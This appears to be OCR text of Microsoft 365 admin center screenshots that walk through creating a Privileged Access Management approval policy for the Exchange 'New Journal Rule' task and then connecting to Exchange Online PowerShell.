
Need help?

Global Admin



Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Microsoft 365 admin center
FO
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Privileged Access Requests
Add a policy
View
All Policies
Policy for
Policy type
Create New Access Policy
Add policy details
Policy type*
Task
Policy scope*
Exchange
Policy name*
New Journal Rule
Approval type*
Manual
Approval group*
Privileged Access Approvers
Create
Cancel
Run Diag
Need help?
Global Admin



Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Microsoft 365 admin center
FO
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Privileged Access Requests
Add a policy
View
All Policies
Policy for
Policy type
Create New Access Policy
Add policy details
The policy has been successfully added.
Close
Run Diag
Need help?
Global Admin

O365 PAM: Request Access


Microsoft 365 admin ce
Windows PowerShell

This PowerShell module allows you to connect to Exchange Online service.
To connect, use: Connect-EXOPSSession -UserPrincipalName <your UPN>
This PowerShell module allows you to connect Exchange Online Protection and Security & Compliance Center services also.
